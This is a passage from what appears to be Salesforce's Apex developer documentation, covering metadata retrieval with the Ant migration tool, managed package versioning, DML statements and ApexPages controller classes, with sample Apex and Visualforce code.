directory -->
   <sf:retrieve username="${sf.username}" password="${sf.password}"
        serverurl="${sf.serverurl}" retrieveTarget="codepkg"
unpackaged="codepkg/package.xml"/>
</target>
```

The file `codepkg/package.xml` lists the metadata components to be retrieved. In this example, it retrieves two classes and one trigger. The retrieved files are put into the directory `codepkg`, overwriting everything already in the directory.

The properties for the retrieve task are as follows:

Field	Description
`username`	Required if `sessionId` isn't specified. The Salesforce username for login. The username associated with this connection must have the "Modify All Data" permission. Typically, this is only enabled for System Administrator users.
`password`	Required if `sessionId` isn't specified. The password you use to log into the organization associated with this project. If you are using a security token, paste the 25-digit token value to the end of your password.
`sessionId`	Required if `username` and `password` aren't specified. The ID of an active Salesforce session. A session is created after a user logs in to Salesforce successfully with a username and password. Use a session ID for logging into an existing session instead of creating a new session.
`serverurl`	Optional. The Salesforce server URL (if blank, defaults to `login.salesforce.com`). To connect to a sandbox instance, change this to `test.salesforce.com`.
`retrieveTarget`	Required. The root of the directory structure into which the metadata files are retrieved.
`packageNames`	Required if `unpackaged` is not specified. A comma-separated list of the names of the packages to retrieve. You must specify either `packageNames` or `unpackaged`, but not both.
`apiVersion`	Optional. The Metadata API version to use for the retrieved metadata files. The default is 34.0.
`pollWaitMillis`	Optional. Defaults to `10000`. The number of milliseconds to wait between attempts when polling for results of the retrieve request. The client continues to poll the server up to the limit defined by `maxPoll`.
`maxPoll`	Optional. Defaults to `200`. The number of times to poll the server for the results of the retrieve request. The wait time between successive poll attempts is defined by `pollWaitMillis`.
`singlePackage`	Optional. Defaults to `true`. This must be set to `false` if you are retrieving multiple packages. If set to `false`, the retrieved zip file includes an extra top-level directory containing a subdirectory for each package.
`trace`	Optional. Defaults to `false`. Prints the SOAP requests and responses to the console. Note that this will show the user's password in plain text during login.
`unpackaged`	Required if `packageNames` is not specified. The path and name of a file manifest that specifies the components to retrieve. You must specify either `unpackaged` or `packageNames`, but not both.
`unzip`	Optional. Defaults to `true`. If set to `true`, the retrieved components are unzipped. If set to `false`, the retrieved components are saved as a zip file in the `retrieveTarget` directory.

Using SOAP API to Deploy Apex

If you do not want to use the Force.com IDE, change sets, or the Force.com Migration Tool to deploy Apex, you can use the following SOAP API calls to deploy your Apex to a development or sandbox organization:

- `compileAndTest()`
- `compileClasses()`
- `compileTriggers()`

All these calls take Apex code that contains the class or trigger, as well as the values for any fields that need to be set.

CHAPTER 15 Distributing Apex Using Managed Packages

In this chapter ...

As an ISV or Salesforce partner, you can distribute Apex code to customer organizations using packages. This chapter describes packages and package versioning.

What is a Package?

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded.

Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format `majorNumber.minorNumber.patchNumber` (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The `patchNumber` is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Note the following when developing Apex in managed packages:

- The code contained in an Apex class or trigger that is part of a managed package is automatically obfuscated and cannot be viewed in an installing organization. The only exceptions are methods declared as global, meaning that the method signatures can be viewed in an installing organization.
- Managed packages receive a unique namespace. This namespace is automatically prepended to your class names, methods, variables, and so on, which helps prevent duplicate names in the installer's organization.
- In a single transaction, you can only reference 10 unique namespaces. For example, suppose you have an object that executes a class in a managed package when the object is updated. Then that class updates a second object, which in turn executes a different class in a different package. Even though the second package wasn't accessed directly by the first, because it occurs in the same transaction, it's included in the number of namespaces being accessed in a single transaction.
- Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve.
- You can write test methods that change the package version context to a different package version by using the system method `runAs`.
- You cannot add a method to a global interface or an abstract method to a global class after the interface or class has been uploaded in a Managed - Released package version. If the class in the Managed - Released package is virtual, the method that you can add to it must also be virtual and must have an implementation.
- Apex code contained in an unmanaged package that explicitly references a namespace cannot be uploaded.

Deprecating Apex

Package developers can use the `deprecated` annotation to identify methods, classes, exceptions, enums, interfaces, and variables that can no longer be referenced in subsequent releases of the managed package in which they reside. This is useful when you are refactoring code in managed packages as the requirements evolve. After you upload another package version as Managed - Released, new subscribers that install the latest package version cannot see the deprecated elements, while the elements continue to function for existing subscribers and API integrations. A deprecated item, such as a method or a class, can still be referenced internally by the package developer.

Note: You cannot use the `deprecated` annotation in Apex classes or triggers in unmanaged packages.

Package developers can use Managed - Beta package versions for evaluation and feedback with a pilot set of users in different Salesforce organizations. If a developer deprecates an Apex identifier and then uploads a version of the package as Managed - Beta, subscribers that install the package version still see the deprecated identifier in that package version. If the package developer subsequently uploads a Managed - Released package version, subscribers will no longer see the deprecated identifier in the package version after they install it.

Behavior in Package Versions

A package component can exhibit different behavior in different package versions. This behavior versioning allows you to add new components to your package and refine your existing components, while still ensuring that your code continues to work seamlessly for existing subscribers. If a package developer adds a new component to a package and uploads a new package version, the new component is available to subscribers that install the new package version.

Versioning Apex Code Behavior

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

When subscribers install multiple versions of your package and write code that references Apex classes or triggers in your package, they must select the version they are referencing. Within the Apex code that is being referenced in your package, you can conditionally execute different code paths based on the version setting of the calling Apex code that is making the reference. The package version setting of the calling code can be determined within the package code by calling the `System.requestVersion` method. In this way, package developers can determine the request context and specify different behavior for different versions of the package.

The following sample uses the `System.requestVersion` method and instantiates the `System.Version` class to define different behaviors in an Apex trigger for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }
```

```
        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

For a full list of methods that work with package versions, see Version Class and the `System.requestVersion` method in System Class.

The request context is persisted if a class in the installed package invokes a method in another class in the package. For example, a subscriber has installed a GeoReports package that contains CountryUtil and ContinentUtil Apex classes. The subscriber creates a new GeoReportsEx class and uses the version settings to bind it to version 2.3 of the GeoReports package. If GeoReportsEx invokes a method in ContinentUtil which internally invokes a method in CountryUtil, the request context is propagated from ContinentUtil to CountryUtil and the `System.requestVersion` method in CountryUtil returns version 2.3 of the GeoReports package.

Apex Code Items that Are Not Versioned

You can change the behavior of some Apex items across package versions. For example, you can deprecate a method so that new subscribers can no longer reference the package in a subsequent version.

However, the following list of modifiers, keywords, and annotations cannot be versioned. If a package developer makes changes to one of the following modifiers, keywords, or annotations, the changes are reflected across all package versions.

There are limitations on the changes that you can make to some of these items when they are used in Apex code in managed packages.

Package developers can add or remove the following items:

- `@future`
- `@isTest`
- `with sharing`
- `without sharing`
- `transient`

Package developers can make limited changes to the following items:

- `private`—can be changed to `global`
- `public`—can be changed to `global`
- `protected`—can be changed to `global`
- `abstract`—can be changed to `virtual` but cannot be removed
- `final`—can be removed but cannot be added

Package developers cannot remove or change the following items:

- `global`
- `virtual`

Package developers can add the `webService` keyword, but once it has been added, it cannot be removed.

Note: You cannot deprecate `webService` methods or variables in managed package code.

Testing Behavior in Package Versions

When you change the behavior in an Apex class or trigger for different package versions, it is important to test that your code runs as expected in the different package versions. You can write test methods that change the package version context to a different package version by using the system method `runAs`. You can only use `runAs` in a test method.

The following sample shows a trigger with different behavior for different package versions.

```
trigger oppValidation on Opportunity (before insert, before update) {

    for (Opportunity o : Trigger.new){

        // Add a new validation to the package
        // Applies to versions of the managed package greater than 1.0
        if (System.requestVersion().compareTo(new Version(1,0)) > 0) {
            if (o.Probability >= 50 && o.Description == null) {
                o.addError('All deals over 50% require a description');
            }
        }

        // Validation applies to all versions of the managed package.
        if (o.IsWon == true && o.LeadSource == null) {
            o.addError('A lead source must be provided for all Closed Won deals');
        }
    }
}
```

The following test class uses the `runAs` method to verify the trigger's behavior with and without a specific version:

```
@isTest
private class OppTriggerTests{

   static testMethod void testOppValidation(){

      // Set up 50% opportunity with no description
      Opportunity o = new Opportunity();
      o.Name = 'Test Job';
      o.Probability = 50;
      o.StageName = 'Prospect';
      o.CloseDate = System.today();

      // Test running as latest package version
      try{
          insert o;
      }
      catch(System.DMLException e){
          System.assert(
              e.getMessage().contains(
                'All deals over 50% require a description'),
                  e.getMessage());
      }

      // Run test as managed package version 1.0
      System.runAs(new Version(1,0)){
          try{
```

```
                insert o;
            }
            catch(System.DMLException e){
                System.assert(false, e.getMessage());
            }
        }

        // Set up a closed won opportunity with no lead source
        o = new Opportunity();
        o.Name = 'Test Job';
        o.Probability = 50;
        o.StageName = 'Prospect';
        o.CloseDate = System.today();
        o.StageName = 'Closed Won';

        // Test running as latest package version
        try{
            insert o;
        }
        catch(System.DMLException e){
            System.assert(
              e.getMessage().contains(
                'A lead source must be provided for all Closed Won deals'),
                  e.getMessage());
        }

        // Run test as managed package version 1.0
        System.runAs(new Version(1,0)){
            try{
                insert o;
            }
            catch(System.DMLException e){
                System.assert(
                    e.getMessage().contains(
                      'A lead source must be provided for all Closed Won deals'),
                          e.getMessage());
            }
        }
    }
}
```

CHAPTER 16 Reference

The Apex reference contains information about DML statements, and the built-in Apex classes and interfaces.

DML Statements

DML statements part of the Apex programming language and are described in Apex DML Statements.

Apex Classes and Interfaces

Apex classes and interfaces are grouped by the namespaces they're contained in. For example, the `Database` class is in the `System` namespace. To find static methods of the Database system class, such as the `insert` method, nagivate to **System Namespace** > **Database Class**. The result classes associated with the Database methods, such as `Database.SaveResult`, are part of the `Database` namespace and are listed under **Database Namespace**.

In addition, SOAP API methods and objects are available for Apex. See SOAP API and SOAP Headers for Apex on page 2198 in the Appendices section.

IN THIS SECTION:

DataSource Namespace

The `DataSource` namespace provides the classes for the Apex Connector Framework. Use the Apex Connector Framework to develop a custom adapter for Lightning Connect. Then connect your Salesforce organization to any data anywhere via the Lightning Connect custom adapter.

Dom Namespace

The `Dom` namespace provides classes and methods for approval processing.

Flow Namespace

The `Flow` namespace provides a class for advanced Visualforce controller access to flows.

KbManagement Namespace

The `KbManagement` namespace provides a class for managing knowledge articles.

Messaging Namespace

The `Messaging` namespace provides classes and methods for Salesforce outbound and inbound email functionality.

Process Namespace

The `Process` namespace provides an interface and classes for passing data between your organization and a flow.

QuickAction Namespace

The `QuickAction` namespace provides classes and methods for quick actions.

Reports Namespace

The `Reports` namespace provides classes for accessing the same data as is available in the Salesforce1 Reporting REST API.

Schema Namespace

The `Schema` namespace provides classes and methods for schema metadata information.

Search Namespace

The `Search` namespace provides classes for getting search results and suggestion results.

Site Namespace

The `Site` namespace provides an interface for rewriting Sites URLs.

Support Namespace

The `Support` namespace provides an interface used for Case Feed.

System Namespace

The `System` namespace provides classes and methods for core Apex functionality.

TerritoryMgmt Namespace

The `TerritoryMgmt` namespace provides an interface used for territory management.

UserProvisioning Namespace

The `UserProvisioning` namespace provides methods for monitoring outbound user provisioning requests.

Apex DML Operations

You can perform DML operations using the Apex DML statements or the methods of the `Database` class.

For lead conversion, use the `convertLead` method of the `Database` class. There is no DML counterpart for it.

To learn more about data in Apex, see Working with Data in Apex.

Apex DML Statements

Use Data Manipulation Language (DML) statements to insert, update, merge, delete, and restore data in Salesforce.

The following Apex DML statements are available:

IN THIS SECTION:

Insert Statement

The `insert` DML operation adds one or more sObjects, such as individual accounts or contacts, to your organization's data. `insert` is analogous to the INSERT statement in SQL.

Syntax

```
insert sObject
insert sObject[]
```

Example

The following example inserts an account named 'Acme':

```
Account newAcct = new Account(name = 'Acme');
try {
   insert newAcct;
} catch (DmlException e) {
// Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Update Statement

The `update` DML operation modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data. `update` is analogous to the UPDATE statement in SQL.

Syntax

```
update sObject
update sObject[]
```

Example

The following example updates the `BillingCity` field on a single account named 'Acme':

```
Account a = new Account(Name='Acme2');
insert(a);

Account myAcct = [SELECT Id, Name, BillingCity FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

try {
    update myAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Upsert Statement

The `upsert` DML operation creates new records and updates sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Syntax

`upsert` ***`sObject`*** `[`***`opt_field`***`]`

`upsert` ***`sObject[]`*** `[`***`opt_field`***`]`

The `upsert` statement matches the sObjects with existing records by comparing values of one field. If you don't specify a field when calling this statement, the `upsert` statement uses the sObject's ID to match the sObject with existing records in Salesforce. Alternatively, you can specify a field to use for matching. For custom objects, specify a custom field marked as external ID. For standard objects, you can specify any field that has the `idLookup` attribute set to true. For example, the Email field of Contact or User has the `idLookup` attribute set. To check a field's attribute, see the Object Reference for Salesforce and Force.com.

Also, you can use foreign keys to upsert sObject records if they have been set as reference fields. For more information, see Field Types in the *Object Reference for Salesforce and Force.com*.

The optional field parameter, *`opt_field`*, is a field token (of type `Schema.SObjectField`). For example, to specify the MyExternalID custom field, the statement is:

```
upsert sObjectList Account.Fields.MyExternalId__c;
```

If the field used for maching doesn't have the `Unique` attribute set, the context user must have the "View All" object-level permission for the target object or the "View All Data" permission so that `upsert` does not accidentally insert a duplicate record.

Note: Custom field matching is case-insensitive only if the custom field has the **Unique** and **Treat "ABC" and "abc" as duplicate values (case insensitive)** attributes selected as part of the field definition. If this is the case, "ABC123" is matched with "abc123." For more information, see "Create Custom Fields" in the Salesforce online help.

How Upsert Chooses to Insert or Update

Upsert uses the sObject record's primary key (the ID), an idLookup field, or an external ID field to determine whether it should create a new record or update an existing one:

- If the key is not matched, a new object record is created.
- If the key is matched once, the existing object record is updated.
- If the key is matched multiple times, an error is generated and the object record is neither inserted or updated.

Example

This example performs an upsert of a list of accounts.

```
List<Account> acctList = new List<Account>();
// Fill the accounts list with some accounts

try {
    upsert acctList;
} catch (DmlException e) {

}
```

This next example performs an upsert of a list of accounts using a foreign key for matching existing records, if any.

```
List<Account> acctList = new List<Account>();
// Fill the accounts list with some accounts

try {
    // Upsert using an external ID field
    upsert acctList myExtIDField__c;
} catch (DmlException e) {

}
```

Delete Statement

The `delete` DML operation deletes one or more existing sObject records, such as individual accounts or contacts, from your organization's data. `delete` is analogous to the `delete()` statement in the SOAP API.

Syntax

```
delete sObject | ID
delete sObject[] | ID[]
```

Example

The following example deletes all accounts that are named 'DotCom':

```
Account[] doomedAccts = [SELECT Id, Name FROM Account
                         WHERE Name = 'DotCom'];
try {
    delete doomedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Undelete Statement

The `undelete` DML operation restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin. `undelete` is analogous to the UNDELETE statement in SQL.

Syntax

```
undelete sObject | ID
undelete sObject[] | ID[]
```

Example

The following example undeletes an account named 'Trump'. The `ALL ROWS` keyword queries all rows for both top level and aggregate relationships, including deleted records and archived activities.

```
Account[] savedAccts = [SELECT Id, Name FROM Account WHERE Name = 'Trump' ALL ROWS];
try {
    undelete savedAccts;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

Merge Statement

The `merge` statement merges up to three records of the same sObject type into one of the records, deleting the others, and re-parenting any related records.

Note: This DML operation does not have a matching Database system method.

Syntax

```
merge sObject sObject
merge sObject sObject[]
merge sObject ID
merge sObject ID[]
```

The first parameter represents the master record into which the other records are to be merged. The second parameter represents the one or two other records that should be merged and then deleted. You can pass these other records into the `merge` statement as a single sObject record or ID, or as a list of two sObject records or IDs.

Example

The following example merges two accounts named 'Acme Inc.' and 'Acme' into a single record:

```
List<Account> ls = new List<Account>{new Account(name='Acme Inc.'),new Account(name='Acme')};
insert ls;
Account masterAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme Inc.' LIMIT 1];
Account mergeAcct = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1];
```

```
try {
    merge masterAcct mergeAcct;
} catch (DmlException e) {
    // Process exception here
}
```

Note: For more information on processing `DmlExceptions`, see Bulk DML Exception Handling on page 137.

ApexPages Namespace

The `ApexPages` namespace provides classes used in Visualforce controllers.

The following are the classes in the `ApexPages` namespace.

IN THIS SECTION:

Action Class

You can use `ApexPages.Action` to create an action method that you can use in a Visualforce custom controller or controller extension.

Namespace

ApexPages

Usage

For example, you could create a `saveOver` method on a controller extension that performs a custom save.

Instantiation

The following code snippet illustrates how to instantiate a new `ApexPages.Action` object that uses the save action:

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

Example

In the following example, when the user updates or creates a new Account and clicks the **Save** button, in addition to the account being updated or created, the system writes a message to the system debug log. This example extends the standard controller for Account.

The following is the controller extension.

```
public class pageCon{
    public PageReference RedirectToStep2(){
        // ...
        // ...
        return Page.Step2;
    }
}
```

The following is the Visualforce markup for a page that uses the above controller extension.

```
<apex:component>
    <apex:attribute name="actionToInvoke" type="ApexPages.Action" ... />
    ...
    <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>
</apex:component>

<apex:page controller="pageCon">
    ...
    <c:myComp actionToInvoke="{!RedirectToStep2}"/>
</apex:page>
```

For information on the debug log, see "Viewing Debug Logs" in the Salesforce online help.

IN THIS SECTION:

Action Constructors

The following are constructors for `Action`.

IN THIS SECTION:

`Action(action)`

Creates a new instance of the `ApexPages.Action` class using the specified action.

Signature

```
public Action(String action)
```

Parameters

`action`
Type: String

The action.

Action Methods

The following are methods for `Action`. All are instance methods.

IN THIS SECTION:

`getExpression()`

Returns the expression that is evaluated when the action is invoked.

Signature

```
public String getExpression()
```

Return Value

Type: String

`invoke()`

Invokes the action.

Signature

```
public System.PageReference invoke()
```

Return Value

Type: System.PageReference

Component Class

Represents a dynamic Visualforce component in Apex.

Namespace

ApexPages

Dynamic Component Properties

The following are properties for `Component`.

IN THIS SECTION:

childComponents
Returns a reference to the child components for the component.

expressions
Sets the content of an attribute using the expression language notation. The notation for this is `expressions.name_of_attribute`.

facets
Sets the content of a facet to a dynamic component. The notation for this is `facet.name_of_facet`.

childComponents

Returns a reference to the child components for the component.

Signature

```
public List <ApexPages.Component> childComponents {get; set;}
```

Property Value

Type: List<ApexPages.Component>

Example

```
Component.Apex.PageBlock pageBlk = new Component.Apex.PageBlock();

Component.Apex.PageBlockSection pageBlkSection = new
Component.Apex.PageBlockSection(title='dummy header');

pageBlk.childComponents.add(pageBlkSection);
```

expressions

Sets the content of an attribute using the expression language notation. The notation for this is `expressions.name_of_attribute`.

Signature

```
public String expressions {get; set;}
```

Property Value

Type: String

Example

```
Component.Apex.InputField inpFld = new
Component.Apex.InputField();
inpField.expressions.value = '{!Account.Name}';
inpField.expressions.id = '{!$User.FirstName}';
```

facets

Sets the content of a facet to a dynamic component. The notation for this is `facet.name_of_facet`.

Signature

```
public String facets {get; set;}
```

Property Value

Type: String

Usage

Note: This property is only accessible by components that support facets.

Example

```
Component.Apex.DataTable myDT = new
Component.Apex.DataTable();
ApexPages.Component.OutputText footer = new
Component.Apex.OutputText(value='Footer Copyright');
myDT.facets.footer = footer;
```

IdeaStandardController Class

`IdeaStandardController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

A method in the IdeaStandardController object is called by and operated on a particular instance of an IdeaStandardController.

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the methods listed in this class, the `IdeaStandardController` class inherits all the methods associated with the `StandardController` class.

Instantiation

An IdeaStandardController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard ideas controller.

Example

The following example shows how an IdeaStandardController object can be used in the constructor for a custom list controller. This example provides the framework for manipulating the comment list data before displaying it on a Visualforce page.

```
public class MyIdeaExtension {

    private final ApexPages.IdeaStandardController ideaController;

    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {
        ideaController = (ApexPages.IdeaStandardController)controller;
    }

    public List<IdeaComment> getModifiedComments() {
        IdeaComment[] comments = ideaController.getCommentList();
        // modify comments here
        return comments;
    }

}
```

The following Visualforce markup shows how the IdeaStandardController example shown above can be used in a page. This page must be named *`detailPage`* for this example to work.

Note: For the Visualforce page to display the idea and its comments, in the following example you need to specify the ID of a specific idea (for example, `/apex/detailPage?id=<ideaID>`) whose comments you want to view.

```
<!-- page named detailPage -->
<apex:page standardController="Idea" extensions="MyIdeaExtension">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
```

```
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="-1">Prev</ideas:detailOutputLink>
        |
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

SEE ALSO:

StandardController Class

IdeaStandardController Methods

The following are instance methods for `IdeaStandardController`.

IN THIS SECTION:

getCommentList()

Returns the list of read-only comments from the current page.

`getCommentList()`

Returns the list of read-only comments from the current page.

Signature

```
public IdeaComment[] getCommentList()
```

Return Value

Type: IdeaComment[]

This method returns the following comment properties:

- `id`
- `commentBody`
- `createdDate`
- `createdBy.Id`
- `createdBy.communityNickname`

IdeaStandardSetController Class

`IdeaStandardSetController` objects offer Ideas-specific functionality in addition to what is provided by the `StandardSetController`.

Namespace

ApexPages

Usage

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your Salesforce representative.

In addition to the method listed above, the `IdeaStandardSetController` class inherits the methods associated with the `StandardSetController`.

Note: The methods inherited from the `StandardSetController` cannot be used to affect the list of ideas returned by the `getIdeaList` method.

Instantiation

An IdeaStandardSetController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard list controller for ideas.

Example: Displaying a Profile Page

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

```
public class MyIdeaProfileExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }

}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above and the `<ideas:profileListOutputLink>` component can display a profile page that lists the recent replies, submitted ideas, and votes associated with a user. Because this example does not identify a specific user ID, the page automatically shows the profile page for the current logged in user. This page must be named *`profilePage`* in order for this example to work:

```
<!-- page named profilePage -->
<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">
          Recent Replies</ideas:profileListOutputLink>
        |
        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted
        </ideas:profileListOutputLink>
```

```
        |
        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted
        </ideas:profileListOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *viewPage* in order for this example to work:

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

Example: Displaying a List of Top, Recent, and Most Popular Ideas and Comments

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

Note: You must have created at least one idea for this example to return any ideas.

```
public class MyIdeaListExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }

    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }
}
```

The following Visualforce markup shows how the IdeaStandardSetController example shown above can be used with the `<ideas:listOutputLink>` component to display a list of recent, top, and most popular ideas and comments. This page must be named *listPage* in order for this example to work:

```
<!-- page named listPage -->
<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">
    <apex:pageBlock >
```

```
        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="top" page="listPage">Top Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas
        </ideas:listOutputLink>
        |
        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments
        </ideas:listOutputLink>
    </apex:pageBlock>
    <apex:pageBlock >
        <apex:dataList value="{!modifiedIdeas}" var="ideadata">
            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">
             {!ideadata.title}</ideas:detailoutputlink>
        </apex:dataList>
    </apex:pageBlock>
</apex:page>
```

In the previous example, the `<ideas:detailoutputlink>` component links to the following Visualforce markup that displays the detail page for a specific idea. This page must be named *viewPage*.

```
<!-- page named viewPage -->
<apex:page standardController="Idea">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText>{!idea.body}</apex:outputText>
    </apex:pageBlock>
</apex:page>
```

SEE ALSO:

StandardSetController Class

IdeaStandardSetController Methods

The following are instance methods for `IdeaStandardSetController`.

IN THIS SECTION:

`getIdeaList()`

Returns the list of read-only ideas in the current page set.

Signature

```
public Idea[] getIdeaList()
```

Return Value

Type: Idea[]

Usage

You can use the `<ideas:listOutputLink>`, `<ideas:profileListOutputLink>`, and `<ideas:detailOutputLink>` components to display profile pages as well as idea list and detail pages (see the examples below). The following is a list of properties returned by this method:

- `Body`
- `Categories`
- `Category`
- `CreatedBy.CommunityNickname`
- `CreatedBy.Id`
- `CreatedDate`
- `Id`
- `LastCommentDate`
- `LastComment.Id`
- `LastComment.CommentBody`
- `LastComment.CreatedBy.CommunityNickname`
- `LastComment.CreatedBy.Id`
- `NumComments`
- `Status`
- `Title`
- `VoteTotal`

KnowledgeArticleVersionStandardController Class

`KnowledgeArticleVersionStandardController` objects offer article-specific functionality in addition to what is provided by the `StandardController`.

Namespace

ApexPages

Usage

In addition to the method listed above, the `KnowledgeArticleVersionStandardController` class inherits all the methods associated with `StandardController`.

Note: Though inherited, the `edit`, `delete`, and `save` methods don't serve a function when used with the `KnowledgeArticleVersionStandardController` class.

Example

The following example shows how a `KnowledgeArticleVersionStandardController` object can be used to create a custom extension controller. In this example, you create a class named `AgentContributionArticleController` that allows customer-support agents to see pre-populated fields on the draft articles they create while closing cases.

Prerequisites:

1. Create an article type called *`FAQ`*. For instructions, see "Defining Article Types" in the Salesforce online help.
2. Create a text custom field called `Details`. For instructions, see "Adding Custom Fields to Article Types" in the Salesforce online help.
3. Create a category group called *`Geography`* and assign it to a category called *`USA`*. For instructions, see "Creating and Modifying Category Groups" and "Adding Data Categories to Category Groups" in the Salesforce online help.
4. Create a category group called *`Topics`* and assign it a category called *`Maintenance`*.

```
/** Custom extension controller for the simplified article edit page that
    appears when an article is created on the close-case page.
*/
public class AgentContributionArticleController {
    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
 an argument
    public AgentContributionArticleController(
        ApexPages.KnowledgeArticleVersionStandardController ctl) {
        // This is the SObject for the new article.
        //It can optionally be cast to the proper article type.
        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();
        SObject article = ctl.getRecord();
        // This returns the ID of the case that was closed.
        String sourceId = ctl.getSourceId();
        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];

        // This overrides the default behavior of pre-filling the
        // title of the article with the subject of the closed case.
        article.put('title', 'From Case: '+c.subject);
        article.put('details__c',c.description);

        // Only one category per category group can be specified.
        ctl.selectDataCategory('Geography','USA');
        ctl.selectDataCategory('Topics','Maintenance');
    }
}
```

```
/** Test class for the custom extension controller.
*/
@isTest
private class AgentContributionArticleControllerTest {
    static testMethod void testAgentContributionArticleController() {
         String caseSubject = 'my test';
